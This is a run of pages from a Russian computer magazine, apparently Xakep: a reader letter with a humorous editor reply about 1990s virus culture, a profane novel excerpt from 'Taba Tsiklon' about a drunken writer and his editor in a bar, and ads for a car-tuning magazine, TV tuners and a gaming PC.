З.Ы. Есть предложение, соберите старые архивы Хакера в PDF и скиньте на DVD в следующем номере, я думаю, что абсолютно все ваши читатели оценят это!

Да к чему тут ностальгия? Вот что я тебе посоветую. Если ты реально хочешь проникнуться атмосферой 90-х, тебе нужно скачать Dr.Web года эдак 97-го. К нему в комплекте шел virlist.dwb. Я тебе скажу: это не рафинированные вирусные энциклопедии XXI века! Это хардкорный текстовик, в котором Игорь Данилов без стеснения печатал все то, что вирусы тех времен выводили на экран. А на экран они выводили, как ты понимаешь, тот самый хакерский фан 90-х :). Почитаешь его — и созреешь для большего. Почитай езины того времени, почитай Infected Voice, почитай Верстак, почитай…эх, не помню уже, что тогда было. В общем, этого для начала хватит. Да и вообще, впитывай атмосферу нашего времени. Может быть, когда-нибудь и ты тряхнешь седой бородой и расскажешь внучкам, как оно было в начале XXI века вольготно, ведь тогда даже не вшивали чипов послушания (который бьет током за любую околопротивозаконную мысль) под кожу, а в системах того времени даже не было встроенной проверки пользователя на алкоголь! Можно было сесть ПЬЯНЫМ ЗА КОМПЬЮТЕР! Для входа в Интернет не нужно было сдавать экзамен, получать права. Не было виртуальной реальности, не было нанороботов и нанофабрик, поэтому дикари того времени покупали ботинки по Интернету и кучу времени ждали доставки на дом! Такие вот дела, ребятушки. Кстати, про то, много ли чистого фана в современном компьютерном андеграунде, я бы тебе посоветовал почитать в ХакерСпеце «Тотальный Взлом».


MAXI
tuning
RUSSIAN EDITION


MAXI tuning
HONDA NSX
Уже в продаже!
3643
ТТХ
Год выпуска
1993
2001
Двигатель
4 электромотора, 610 л.с. при 1480 об/мин.
2.6л твинтурбо, 650 л.с. при 8000об/мин
Тормоза
электродинамические
дисковые вентилируемые, 350мм
Масса
34 тонны
1.2 тонны
Длина
19.2 метра
4.6 метра
Максимальная скорость
90 км/ч
320 км/ч
Разгон к 100 км/ч
22 секунды
3 секунды
www.maxi-tuning.ru


DAN
SHEPO
VALOV
GOES
K E7

ДАНЯ ШЕПОВАЛОВ
/ KEY@DANYA.RU /

ТАБА ЦИКЛОН

APROACHING LEVEL 4 /// Е@#ТЬСЯ ХОЧЕТСЯ, НО Я НЕ СДАЮСЬ
Автор иллюстрации: Иван Величко

Мы продолжаем публиковать отрывки из лесбийского стриптиз-романа Дани Шеповалова «Таба Циклон». Подробности на www.danya.ru.

— Даня, ты в пепельницу соус льешь, – ехидно замечает Никитин.

Даня действительно наливает соевый соус для суши в круглую металлическую пепельницу с тремя желобками для сигарет.

— Пошел в жопу! – огрызается Даня, макая суши с лососем в пепельницу и наливая себе еще водки.

— Настоящие мужчины говорят «пошел на х#й!».

– Пошел на х#й!

Никитин смеется и льет в свой бокал шампанское, тот переполняется, игристое вино озером растекается по поверхности стола. Никитин забрасывает озеро салфетками, те медленно намокают…

— А тебе самому нравится Рита? – спрашивает он писателя.

Даня смотрит на Веру, танцующую вместе с Ритой. Девчонка не отрывает взгляда от своей новой знакомой. Уже влюбилась в нее по уши, ему ли не знать…

— Так нравится или нет? – повторяет вопрос Никитин.

— Нет, – сухо отвечает писатель.

— Даня! – смеется Никитин. – Если ты когда-нибудь будешь трахать таких женщин, можешь считать, что жизнь твоя удалась!

Даня ничего не отвечает. Что-то мешает ему сидеть – он достает из заднего кармана джинсов длинную зубочистку, к одному из концов которой приклеен пышный зонтик серебристой мишуры. Откуда она у него? Наверное, кто-то вытащил из коктейля и ради смеха засунул ему в карман, пока он пробирался сквозь толпу. Совсем уже все обнаглели. Похоже, даже последние безымянные статисты уже делают в его истории все, что хотят.

Рядом за стойкой сидит и курит Ангел. Над его головой болтается картонный золотой нимб на проволочке. Судя по всему, Ангелу не хватает на выпивку. Он уже высыпал на стойку всю имевшуюся в карманах мелочь, а за нехватавшую сотню пытается теперь всучить бармену женские трусики и свой картонный нимб.

«А что, очень романтично, – думает Даня. – Он променял небеса на земную любовь, а она разбила ему сердце. И вот теперь он алкоголик, его все любят, жалеют, а он пишет стихи».

— Знаешь, что я сейчас подумал?! – не унимается Никитин. – Музыка для женщин – это как шест для стриптиза, – что-то такое, за что они могут хотя бы на время зацепиться… Слушай, – его вдруг осеняет внезапная догадка, – а ты можешь написать так, чтобы у меня с Ритой что-нибудь вышло?

— Нет.

— Да ладно, что тебе стоит?

— Нет.

Движения Риты плавные, женственные. Они обещают что-то, что никогда не сбудется, влекут к себе обманчивой мягкостью и податливостью. У Веры – резкие, угловатые, пытающиеся утвердить, зафиксировать себя во враждебной, как ей кажется, атмосфере. Рита смеется, берет Веру за руки и поднимает их вверх, затем притягивает девчонку к себе, кладет ее ладони себе на бедра. У одной длинные черные волосы, у другой – короткие светлые, почти мальчишеская стрижка.

— Даня! – кричит Никитин. – Даня!

— Чего тебе еще?

— Это не мне! Это тебе! Я и про тебя только что все понял! У меня прямо какой-то вечер озарений.

— Что ты понял?

— Я понял, почему ты пишешь, как идиот!

— Да? Очень интересно… И почему же?

— Просто ты воспринимаешь мир как картинку, которая все время льется в твой мозг. И она производит на тебя такое сильное впечатление, что ты не знаешь, что с ней делать, не успеваешь даже ее осмыслить. Вот что: ты идеальный субъект. Ты не понимаешь, как устроены даже самые простые вещи, откуда они взялись и что означают. Это глупость, на самом деле. Ты попросту неумный, ненаблюдательный и поверхностный.

— Пошел ты!

— Нет, правда, без обид. Ведь так и есть. Ты тонешь в информации, ты видишь слишком много, а поэтому не видишь ничего. Ну хочешь, проведем эксперимент, я тебе докажу.

— Давай, – соглашается Даня.

— Хорошо! Тогда… Ну, тогда посмотри сейчас направо и расскажи мне, что ты видишь.

— Направо… Две девушки и парень. Выпивают в пятницу вечером. Может быть, работают вместе. А может, просто друзья. Большесиська в черном – клевая.

— Клевая?

— Ну, в смысле, я бы ее трахнул.

— Все?

— Все.

— Понятно… Не возражаешь, если я теперь расскажу, что я вижу?

— Нет, конечно.

— Ну, во-первых, никакие они не друзья, а только что познакомились – я видел, как он к ним подсел. Парень клеит как раз твою Большесиську, но у него ничего не получится, потому что она думает, что слишком модная для него. Хотя, если бы она была одна, то, может быть, и повелась бы. А парню сразу нужно было снимать ее дохлую подругу. Дохлой трахаться хочется так, что аж в глазах темнеет. Но сейчас уже поздно, потому что, если он переключится на Дохлую, та его сразу отошьет – не захочет быть запасным вариантом. А у Большесиськи пластический хирург так себе, носик у нее симпатичный, конечно, но у нее же славянское лицо, нужно было делать чуть бол…

— Ты чего, – почти что с благоговением прерывает его Даня, – действительно все это видишь?

— Конечно! Все нормальные люди это видят. А ты, вот я на сто процентов уверен, думаешь, что сапоги на платформе и бюстгальтер у Большесиськи – это не одежда, а части ее тела. Ну правда, ведешь себя, как дюймовочка на негритянском балу. А все потому, что мир для тебя – это один большой поток. Он льется сквозь твои глаза, сквозь кожу, сквозь все твои чувства и не оставляет ничего от тебя самого. Причем следующая волна этого потока не оставляет практически ничего от предыдущей. Понимаешь, о чем я? Ты ведь творчеством занимаешься, должен проникать в самую суть вещей. Творчество – оно…

— В жопу творчество! – говорит писатель, поднимаясь из-за стойки.

— Вот это ты верно сказал, – одобрительно кивает Никитин. – Это хорошо. Пусть это теперь будет твоим девизом!

— Пошел ты!

— А сам-то куда собрался? Обиделся, что ли?

— Нет. Пойду отолью.

В туалете Даня не закрывает за собой дверь. Стоит, облокотившись для надежности лбом о выступающее на уровне лица зеркало. Пьяный писатель покачивается из стороны в сторону, безуспешно пытаясь попасть в цель. Черт, ну зачем нужно было так напиваться? Наконец льдинки в писсуаре начинают таять, оседают, проваливаются. Он возвращается к барной стойке, застегивая на ходу ширинку.

— Ну как? – спрашивает Никитин. – Успешно?

— Так себе, – отвечает писатель, падая на стул. – Я там все обоссал.

— Как это? – удивляется Никитин.

— Так это. Вообще все.

— Аххахха! Ну что же, Даня, ты не так уж безнадежен, как кажется на первый взгляд… Тогда… Ахахха… Тогда давай выпьем за твой след в истории!

Они чокаются и выпивают. Писатель с трудом сдерживает рвотный позыв, когда пузырьки нагревшегося шампанского бурлят в горле. Запускает пальцы в волосы – горячий лоб, спутанные мокрые пряди.

— Даня, ты, конечно, м#дак. Почку и кота я тебе никогда не прощу, – откровенничает Никитин, вдруг уже изрядно набравшийся.– Но я все-таки тебе сейчас честно скажу кое-что. Не такой уж ты и дерьмовый писатель. Серьезно! Во всяком случае, хоть припевы своих любимых песен не печатаешь. В наше время это редкость…

— Спасибо.

— Да не за что! И вот еще что хорошо: все слова у тебя простые, знакомые. А то, знаешь, читаешь иногда, а там всякие «мизантроп», «папье-маше»… Черт его знает, что это такое. А у тебя все в этом плане отлично. Это редкость, серьезно… Нет, есть, конечно, минусы. Ты только не обижайся: я же редактор, я все замечаю. Я тебе правду скажу… Суицидальный комплекс твой немножко утомляет. Нет, я понимаю, конечно, в самолюбовании есть свой шарм, этакая фишка. Вот посмотрите: Даня Шеповалов, взрослый мужчина, который думает как подросток. И еще… Этот твой культ лузерства: вот, мол, какой я неудачник, мне нечего жрать, я не могу с телкой познакомиться, ну и так далее. Чтобы ты там ни думал, а это очень скверно выглядит, это – моветон. Знаешь, как Лев Пирогов такой стиль называет: «Е@#ться хочется, но я не сдаюсь». Я, Дань, тебе сейчас действительно дельный совет дам. Резать надо твои тексты! – Никитин с чувством ударяет кулаком по столу. – Резать к чертовой матери!!!

— До#$здишься сейчас, – огрызается Даня, демонстративно выкладывая на стойку бара исчерканную вдоль и поперек распечатку, щелкает авторучкой. – Неумный, ненаблюдательный, резать… Одной почки ему, блин, много...

— Ну можно, в принципе, и не резать, – спохватывается Никитин, до которого вдруг тоже доходит двусмысленность его собственных слов. – А вообще, ничего – бодренько так… Эй! Даня… Перестань! – Никитин хватает писателя за рукав. – В шутки не врубаешься? Даня! Дань! Послушай меня! То, что ты делаешь, – это очень круто! Очень! Ты же им всем покажешь, как надо! Всем, этим занудам!


Beholder
www.beholder.ru
Поймай волну
Компания Beholder и журнал «Хакер» помогут тебе
Надоело бегать от компа к телевизору? Сестра смотрит испанские сериалы во время трансляций футбольных матчей твоей любимой команды? Не беда, приятель. Мы поможем тебе!
Ответь правильно на три несложных вопроса и расскажи нам, что ты будешь делать со своим новым TV-тюнером, если выиграешь его. Может, ты будешь записывать сериалы для сестры? Или организуешь вещание спортивного канала в своей локалке? Авторы трех самых необычных идей, правильно ответивших на вопросы, получат призы от компании Beholder: тюнеры Behold TV 507 RDS, Behold TV 505 RDS и Behold TV Columbus. Ждем твоего письма по адресу: tuner@real.xakep.ru. А вот вопросы, на которые нужно дать ответ, чтобы победить:
1. Чем отличается тюнер Behold TV Columbus от Behold TV 507 RDS?
2. На каком чипе работает Behold TV 505 RDS?
3. Что нарисовано на коробке с Behold TV 507 RDS?

КОМПАНИЯ КИТ COMPANY

НАДЕЖНЫ ВО ВСЕМ!

НОВИНКА СЕЗОНА!

ТВОЕ ПРЕВОСХОДСТВО НАД ПРОТИВНИКОМ

www.kitcom.ru

Компьютер KIT GAMER GR

Процессор	INTEL® Pentium® D 830 (3.0 ГГц)
Оперативная память	2 Гб (двухканальная)
Жесткий диск	160 Гб
Оптический привод	Пишущий DVD/CD-Rewriter
Видеокарта	256 Мб GeForce FX 6600GT, TV-out, Dual DVI
Звук	3D Sound 7.1
Монитор	19" LCD/TFT панель
Колонки	2 колонки + сабвуфер (дерево)
Клавиатура	мультимедийная
Мышь	оптическая с колесом прокрутки
Предустановленное ПО	Microsoft® Windows XP® Home Edition*
ПО в комплекте	антивирусы, обучающие программы, драйверы, полезные утилиты, офисные программы

*Компания КИТ рекомендует использовать подлинную операционную систему Microsoft® Windows® XP.

- Самая мощная игровая станция для настоящих геймеров
- Новейший двухъядерный процессор Intel® Pentium® D
- Последняя модель видеокарты, позволяющая по достоинству оценить графику игры
- Встроенный DVD-RW, для создания коллекций любимых игр, фильмов и музыки
- Возможность работы с 3D-графикой, видео и звуком на профессиональном уровне
- Стильный дизайн
- Большой ЖК-монитор с быстрой матрицей

Корпоративные и оптовые продажи .... (495) 786-69-45
Розничные продажи .... (495) 777-66-55
Интернет-магазин .... WWW.KITCOM.RU

СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ **КИТ**:

- "Новослободская" ул. Новослободская, д. 14/19, стр. 4 .... т. 787-63-73
- "Люблино", ТЯК "Москва", пав. 2-1-85/86 .... т. 359-80-55; 359-80-56
- "Тушинская", пр-д Стратонавтов, д. 9 .... т. 491-01-35; 491-83-10
- "Ш. Энтузиастов", КЦ "Буденовский", пав. А1 .... т. 788-15-44; 788-19-14
- г. Королев, ТК "Сатурн", пр. Космонавтов, д. 15 .... т. 543-39-58

Все возможности для отдыха и развлечений!

Используя новейший двухъядерный процессор Intel® Pentium® D, компьютер KIT GAMER GR предоставляет Вам больше вычислительных ресурсов, позволяя по-настоящему насладиться всеми достижениями новейших мультимедиа-программ.

